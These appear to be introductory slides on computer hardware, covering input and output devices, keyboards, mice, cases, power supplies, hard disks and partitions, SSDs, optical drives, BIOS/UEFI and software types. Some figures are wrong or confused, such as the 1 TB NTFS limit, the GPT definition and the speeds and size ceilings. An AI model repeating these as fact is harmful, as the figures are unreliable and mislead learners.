

What is Hardware

Computer Hardware

- Is The physical components of the computer, Refers to the tangible (things you can touch)
- Components of a computer system.

Hardware components are further divided into three groups

- 1.Input Devices
- 2.Output Devices
- 3.system Unit

INPUT DEVICE

- An input device lets you communicate with a computer. You can use input devices to enter information and issue commands.



INPUT DEVICE

Track Ball

Basically an upside-down mouse



Light Pen

- Write, or issue commands when it touches a specially designed screen



INPUT DEVICE

Scanner

A scanner allows you to scan documents, Pictures, or graphics And view them on the computer.



Microphone

- Used to input sound into a computer



OUTPUT DEVICE

- An output device displays information on a screen, creates printed copies or generates sound.



OUTPUT DEVICE

Multimedia Projector

- Is a type of video projector for displaying Images or computer data on a screen or other flat surface.



Speaker

- play sounds transmitted as electrical signals from the sound card.



SYSTEM UNIT

- The system unit is the part of the computer which is responsible for accepting and processing the data brought in by the input devices



SYSTEM UNIT



SYSTEM UNIT



Computer Hardware



Last Topic

- **What is Hardware**
- **Components**

COMPUTER KEYBOARD



TYPES OF KEYBOARD

- Standard keyboards
- Laptop keyboards
- **Gaming keyboards**
- **Laser or infrared keyboards**
- Rollup keyboards

Standard keyboards

- Also known as the Desktop keyboards
- Include alphabetic characters, punctuation symbols, numbers and a variety of Function keys.



Laptop keyboards

- Has the same keyboards type as a normal keyboard, except for the fact that most laptop keyboard condense the symbols into fewer buttons to accommodate less space.



Gaming keyboards

- Are similar to normal keyboards except they generally contain extra features such as illuminated keys, multimedia keys, an additional LCD screen, palm rest and other features.



Laser or infrared keyboards

- This device projects the keyboard on to a flat surface, such as a table or desk.



Rollup keyboards


- Are made of soft plastic or silicone which can be rolled on itself for travel.



Connection Type

A. Wired Keyboards

- PS/2
- USB



Wireless Keyboards

- Bluetooth
- Infrared (IR)
- Radio Frequency

Bluetooth keyboard



Virtual keyboard (uses an infrared and laser technology)



RF Wireless keyboard



Parts of the Computer Keyboard

Function keys

- Across the top of a keyboard are a row of keys called the Function keys. Each key is composed of the letter F and a number, ranging from F1 to F12. Each of the Function keys performs a specific operation based upon what software is being



Numeric keypad

- Many larger keyboards have an extra section to the right contains the Numeric keypad. This Consists of the number1 through 9, an asterisk, a slash, a dash, a plus sign, an enter key and a period. There is also is a “NumLock” key, which is used to turn on and off the Numeric keypad.



Typewriter keys

- The Center of the keyboard, which contains the largest number of keys, includes letters and numbers. Most typing is done with these keys.



Special keys

- Other keys include the Alt and Ctrl Keys (used for Specific function), The Tab key (used to insert the cursor) and the Shift key (used to make capital letters or symbols that are located on the number key).



Next Topic

- **Types of Mouse**

Last Topic

- **keyboard**

COMPUTER MOUSE



TYPES OF MOUSE

- Cordless(wireless)
- Optical Mouse
- Mechanical Mouse
- Trackball

Wireless Mouse

- The Mouse without wire or cord is called wireless mouse cordless mouse
- Most wireless mice use radiofrequency (RF) technology to communicate information to your computer.



Optical Mouse

- An optical mouse is an computer pointing device that uses a light-emitting diode an optical sensor, and digital processing (DSP)
- This mouse doesn't have mouse ball and electromechanical transducer.



Trackball Mouse

- A trackball mouse is a pointing device.
- It consists of a ball held by socket containing sensors to detect a rotation of the ball. The user rolls the ball with the fingers, or the palm of the hand to move a pointer.



Mechanical Mouse

- A Mechanical mouse is a computer hardware input device comprised of a metal or rubber ball in underside.
- Moving the mouse causes the ball to roll, and sensors inside the mouse detect the movement of the ball and consequently send signals to the cursor on the screen.



Computer Mouse Ports

- Today, Most computer mice connect to a computer using a USB port. Below is a listing of all the type of ports and wireless
- Connections that a mouse is capable of using or has used in the past.

Computer Mouse Ports

- PS/2 Port
- Bluetooth



- USB



- Serial Port



Next Topic

- **CABINET**

Last Topic

- **Mouse**

SYSTEM CABINET



TYPES OF CABINET

- Full Tower
- Mid Tower
- Mini Tower
- Slim Line Case
- Small Form Factor (SFF) Case

Full Tower

- Full-tower cases are generally big with a height that is about or more than 30 inches (more than 76 cm). The number of internal drive bays inside these cases can be between 6 and 10.



Mid Tower

- Another case that might be a step down, would be classified as a mid tower case. Mid-tower cases are the most widely used computer cases. Mid Tower cases are about 18 to 24 (45 to 60 cm) inches high and they usually contain 2 to 4 internal drive bays and a similar number of external bays (for CD/DVD Readers and similar).



Mini Tower

- Mini-tower usually have up to 2 or sometimes 3 internal drive bays. Mini-cases normally stand at a height of 12 to 18 inches (30 to 45 cm). Expandability is a Problem with these cases.



Slim Line Case

- Slim Line Cases Are simply tower cases turned on their sideways. They can hold a monitor on top of the case.



Small Form Factor (SFF) Case

- Small form factor or SFF cases are custom cases that are designed to minimize the spatial volume of a desktop computer . SFFs are available in a variety of sizes and shapes, including shoe boxes , cubes , and book-sized PCs.



Next Topic

- **SMPS**

Last Topic

- **Cabinet**

SMPS



SMPS Working

- Convert AC to DC voltage with rectifier
- Which is unregulated DC voltage sent it to filter
- Inverter convert DC to AC with help of power oscillator.
- Output transformer inverts AC voltage up to down to the required output level.
- Output rectifier and filter : AC output from transformer is rectified.
- For lower voltage uses silicon/schottky diodes used and smoothing the rectified output by using filter

TYPES OF SMPS



- **At**
- **Atx/Nlx**

AT SMPS

- Front side power connector to SMPS
- AT style SMPS provides DC output on two 6-pin connectors(carries DC power to motherboard) and two 4-pin connectors
- Power good flag is set output voltage stable.




AT SMPS




ATX/NLX SMPS

- Doesn't connect directly to power button
- It uses five DC voltage ,20 pin connector.
 - PS-ON: when it is low SMPS is ON or else OFF.
 - 5VSB:supplies power supply to circuits
 - PW-OK: power good signal.
- Front side power connector to SMPS
- AT style SMPS provides DC output on two 6-pin connectors(carries DC power to motherboard) and two 4-pin connectors

ATX/NXL SMPS



Computer Smmps connector



Next Topic

- **Hard Disk**

Last Topic

- **SMPS**

HARD DISK DRIVE



HARD DISK DRIVE

- It is a data storage device in a computer.
- It is a secondary storage device.
- Its stored in 0 (or) 1.
- The OS ,software and most other files are stored in the HDD.
- Its invented in 1954 by ibm.
- Nowaday,HDD with 3.5 inch or 5.25 inch platters in different capacities, such as 10GB,20GB,40GB,80GB etc.

Main Component For Hard Disk

- Disk Platter
- Stepper Motor
- Spindle Motor
- Read and Write Head




Components

Disk Platter

- The Platter is made up of a magnetic material, in the flat disk part of the drive
- The data stored in the platter.
- Each set of magnetic particles is collection a unit called a bit.

Stepper Motor

- Use stepper motors for controlling read/write head position.
- Stepper motors usually use +12v power, but some new low-power drives use +5V power



Spindle Motor

- it Control the platter.
- This motor rotates at a speed of 3600 to 10,000 R.P.M
- All the platter moves in the same direction.



Read And Write Head

- The heads read and write the information to the drive platter.
- The head writes magnetic information on the platter.




Disk Structure

- Track
- Sector
- Cylinder/Sector of a track


Track

- The HDD is divided into number of concentric circles called tracks. Circular path in sector is called track.




Sector

- Data Storage area in one track multiple divide into the multiple block is called sector. Each sector have 512 bytes of the data.



Cylinder

- A set of corresponding tracks in all sides of hard disk is called cylinder.



File System in HDD

- **FAT (File Allocation Table)**
- **NTFS (New Technology File System)**

FAT (File Allocation Table)

- It's not a security.
- Partition size is max 32GB.
- Dose not support data Compression.
- Dose not support disk quota.
- Windows OS compatibility (95,98.ms-dos)

NTFS (New Technology File System)

- ❖ It's a security.
- ❖ Partition size is 1 (Tera Bytes.)
- ❖ It Support data compression.
- ❖ It support disk quota.
- ❖ Windows OS compatibility (2000,xp, vista, win 7, win 8, win 10)

Partition For HDD

- **Primary Partition**
- **Extended Partition**
- **Logical Partition**

Primary Partition

- Windows OS must be located in a primary partition
- Only primary partitions can be used to boot the OS

Extended Partition

- A hard disk may contain only one extended partition.
- The extended partition can be subdivide into multiple logical partitions (other than OS is a Extended partition).

Logical Partition


- Linux OS can be installed into (and run Form) logical Partitions.

Types Of Interfacing In HDD

- IDE/PATA
- SATA
- SCSI

IDE/PATA

- It has a 40 pin connector.
- Data transfer rate is 133mbps.
- When installed this type of hard drives ensure that the jumpers are correctly configured.
- If you have two devices connected to one IDE controller.
- One must be set to master and the other must be set to slave.



SATA

- It has a 7 pin connector.
- It is the latest high-speed type of hard drive connectors.
- Data transfer rate is 300Mb/s. As there are faster than old IDE Interface.
- The latest hard disk are using this of interface.
- As there are faster than old IDE interface.



SCSI

- It has a 50 or 68 pin connector.
- The data transfer rate is 600Mb/s.
- These require a SCSI adapter card connected into the system
- Nowadays, most desktop computers did not the SCSI.



Main Problem Created in HDD

- No Operating System
- No Operating system in Hard Disk
- Disk boot Failure
- Cable Problem Or HDD Not Detect

No Operating System

```
Operating System not found
```

```
—
```

No Operating system in Hard Disk

```
No boot device available or Operating System detected.  
Current boot mode is set to BIOS.  
Please ensure a compatible bootable media is available.
```

```
Available Actions:
```

```
F1 to Continue and Retry Boot Order
```

```
F2 for System Setup (BIOS)
```

```
F10 for LifeCycle Controller
```

```
- Enable/Configure iDRAC
```

```
- Update or Backup/Restore Server Firmware
```

```
- Help Install an Operating System
```

```
F11 for Boot Manager
```

```
Note that in F2/F10/F11 cases a system reboot will be initiated
```

```
Booting from Hard drive C:
```

```
Missing OS
```

Disk boot Failure

Loading Operating System ...

Boot from CD/DVD :

DISK BOOT FAILURE, INSERT SYSTEM DISK AND PRESS ENTER

—

Cable Problem Or HDD Not Detect

```
Intel UNDI, PXE-2.1 (build 083)  
Copyright (C) 1997-2000 Intel Corporation
```

```
This Product is covered by one or more of the following patents:  
US6,570,884, US6,115,776 and US6,327,625
```

```
Realtek PCIe FE Family Controller Series v1.36 (11/26/14)  
PXE-E61: Media test failure, check cable
```

```
PXE-M0F: Exiting PXE ROM.  
No Boot Device Found. Press any key to reboot the machine_
```

Next Topic

- **SSD, ODD**

Last Topic

- **Hard
Disk**

Solid State Drive (SSD)



Solid State Drive

- SSD is an pc storage device that uses Solid State memory to store information.
- SSD uses non volatile NAND Flash Memory, which enables it to retain data when the power is removed.



Advantage SSD

- High performance-Significantly faster than a standard HDD.
- Faster seek time-Up To 60x faster than HDD.
- Higher reliability-No moving parts.
- Lower power-Lesser Power consumption, cooler operation.
- Silent Operation-Ideal for post production environments.
- Light weight-Perfect for portable devices.
- Wider Operating Temp.

Disadvantage SSD

- They are more expensive than traditional hard drives.
- They currently offer less storage space than traditional hard drives.
- Flash memory SSDs are slower DRAM solution.

SSD Applications

- Desktop Computers
- Laptops
- Ultra books
- HD Camcorder, CCTV Digital Video Recorder (DVR)
- Smart TV
- Set Top Boxes
- Mobile Phones
- Servers –SSD are used as cache at server side of Enterprises.

SSD VS. HDD

Solid-State Drive

- Random access time 0.1 ms.
- Read latency time very low.
- 100MB/s to 500MB/s
- High Reliability.
- SSD have no moving parts to fail
- Small and light weight.
- Till now SSD are available in size to 2TB.
- Power Consumption 2watts.

Hard Disk Drive

- Random access time 5-10 ms
- Read latency time high.
- 50MB/s to 100MB/s
- Low reliability.
- HDD have moving parts and subject to sudden failure.
- Relatively large and heavy.
- Till now HDD are available up To 4TB.
- 6-12 watts.

Conclusion

- Faster Data Access
- Less Power Usage
- Higher Reliability



CD/DVD Drive



CD/DVD

- Compare CD form DVD.
- Identify the different types of CD/DVD Drives.
- Learn how to select and install CD/DVD Drives.

CD's

- Store computer information optically. CD's are portable Prior to the USB drive, CD's were frequently used when more space was needed than was available on a floppy. A CD can hold 720 MB. This is equivalent to 500 floppy disks or 200,000 pages of text.



DVD's

- Also store computer information optically. A DVD looks exactly like a CD. However, DVD's have much more storage capacity than CD's: 4.7 GB compared to 720 MB.



CD Drive

- A compact disc drive (CD drive) reads information from CD's and writes information to CD's



3 Types of CD Drives

- CD-ROM drive
- CD-R drive
- CD-RW drive

CD-ROM Drive

- Is short for Compact Disc-Read-Only Memory drive. CD-ROM drives can only read information from a CD, not write to a CD-ROM drives are sometime called CD-ROM players.

CD-R Drive

- Is short for Compact Disc-Recordable drive. CD-R drives read from and write to CD's. You cannot write to any CD, only to type of CD called a CD-R. CD-R drives are also called cd burners. Each CD-R can only be used once.

CD-RW Drive

- Is short for Compact Disc-Rewritable drive. CD-RW drives read from, write to and rewrite to CD's. Rewrite means to erase and write over previously saved info. Rewriting is standard for floppy disks and hard drives. You cannot rewrite to any Cd, only to a CD-RW.

DVD Drive

- A Digital Versatile Disc Drive (DVD Drive) reads info from DVD's and write info to DVD's. DVD Drives come in different types just like CD Drives ,DVD-ROM, DVD-R, and DVD-RW. DVD drive can read CD's and some DVD drives can write TO CD's.

Next Topic

- **Bios UEFI and Legacy**

Last Topic

- **SSD, ODD**

BIOS And UEFI Legacy




BIOS

- Instructions used to start the computer from a cold start. (power off to power on).
- The BIOS instructions are written on non-volatile RAM
- EEPROM is the common media choice for the BIOS, installed on the motherboard
- The BIOS instructions are based on the chip-set installed on the motherboard



The BIOS Primary Functions

- Issue the instructions for starting the hardware at boot time.
- Load the OS from the boot device.




Hardware Boot Sequence

- Turn on the power switch
- All memory and cache is empty at startup.
- A reset signal is generated by the chipset to the CPU until the power is ready.
- The CPU powers up and reads address `xFFFF0` from the ROM. This contains a jump instruction to the start of the BIOS instructions.
- Video and keyboard are activated early in the boot sequence. (video start instruction in ROM address is `xC000`)

Hardware Boot Sequence

- Other devices are activated like the disk drives, optical drives, sound-card, NIC, USB bus, etc.
- BIOS setup becomes available for the user.



POST Power On Self Test

- Provide power to the motherboard-speaker
- This allows error-code signals to be broadcast by the mobo-speaker when errors are detected

- Test the motherboard-speaker is functioning as intended.



BIOS: User Interface

- There is a curses based user interface that allows.
- Selection of a boot device
- Setting the system clock
- Configuring hardware (includes enabling or disabling some devices)
- Setting passwords for booting, & the UI, etc.
- Also shows access to some system config information: memory size, disk size, etc.



BIOS Completion

- Memory count.
- Search for the OS Boot device.
- Optical drive
- USB device
- Network device
- HDD

Partition Table

- The PT contains information about 4 primary partitions.
- Only one of the 4 primary partitions is designated as the active partition
- The active partition contains the OS for booting.
- One of the 4 primary partitions can be designated as the extended partition.
- The extended partition can be divided into additional logical partitions.

BIOS/UEFI

- In the beginning there was the BIOS
- Intel creates the Extensible Firmware Interface in 1998
- UEFI now supersedes EFI
- UEFI can run on-top-of the traditional BIOS or in place of the BIOS.
- BIOS is often used to describe UEFI
- Modern OSes allow backward compatibility between the traditional BIOS boot record and the UEFI GPT.

GPT

- Globally Unique Identifier – This is required to allow a file system to exceed 2TB.
- The 2TB limit is a result of limitations of the original BR partition table
- (Each partition has only 16 bytes of storage in the partition table.)

Advantages Of UEFI over BIOS

- Support for HDD partition larger than 2 TB
- Support more than 4 partition a drive.
- Fast Booting.
- Efficient Power and System Management.
- Robust Reliability and fault management.
- Backward compatibility
- Mimics BIOS – Legacy Mode

BIOS Security

- BIOS Password /User Password
- System won't start
- Need the password to start the OS
- Supervisor Password
- Restricts BIOS changes
- Must use supervisor password to change any BIOS Configurations.



More Features OF BIOS

- Built-in Diagnostics
- Part of BIOS –Always available
- Runs form the BIOS menu
- No additional media or software required
- Focused on hardware checks
- Doesn't touch the OS

Question Answers

- **What is BIOS ?**
- **what is difference between bios and uefi ?**
- **Advantages Of UEFI ?**
- **What is GPT ?**
- **What is Features OF BIOS ?**
- **What is Bios Security ?**

Next Topic

- **Software and its Types**

Last Topic

- **BIOS**
UEFI

Software and its Types




What Is Software

- A Set of instructions given to the computer to solve a problem is called Software
- Software is a single /collection of programs that perform a particular task.
- Software is also called Program.
- Different software's are used to solve different problems.



Types Of Software

- There are two types Of software on the basis of their functionality
 - System Software
 - Application Software



Application Software

- Application Software includes programs that do real work for user.
- Application Software is created to perform specific tasks for a user.
- It is also known as application package.
- Applications software is used to perform various application on the computer.



Examples

- Microsoft Word
- Microsoft Excel
- Lotus 123
- Photoshop etc.



Custom Software

- Custom Software also known as bespoke software or tailor made software's is software that is specially developed for some specific organization or other user.



Packaged Software

- Packaged Software is a Software that is ready-made and available for sale, lease, or license to the general public.



System Software

- System Software is set of programs to control and manage the operations of a computer hardware.
- It enables application programs to execute properly.
- It consists of the basic operations as follows



Examples of System Software

- Operating System
- Utility Programs
- Device Drivers

Operating System (OS)

- An operating system (OS) is a collection of software that manages computer hardware resources and provides common services for computer programs.
- The operating system is a vital component of the system software in a computer.
- Application programs usually require an operating system to function.



Utility Program

- Utility Program is a system software that allows a user to analyze, configure and Maintain the computer.
- It performs a specific task related to the management of computer.



Device Driver

- A Device Driver is a computer program that operates or controls a particular type of device that is attached to a computer.



Question Answers

- What is Software ?
- How many types of Software ?
- What is system software?
- What is Application Software ?
- What is Custom software ?

Next Topic

- **Motherboard**

Lest Topic

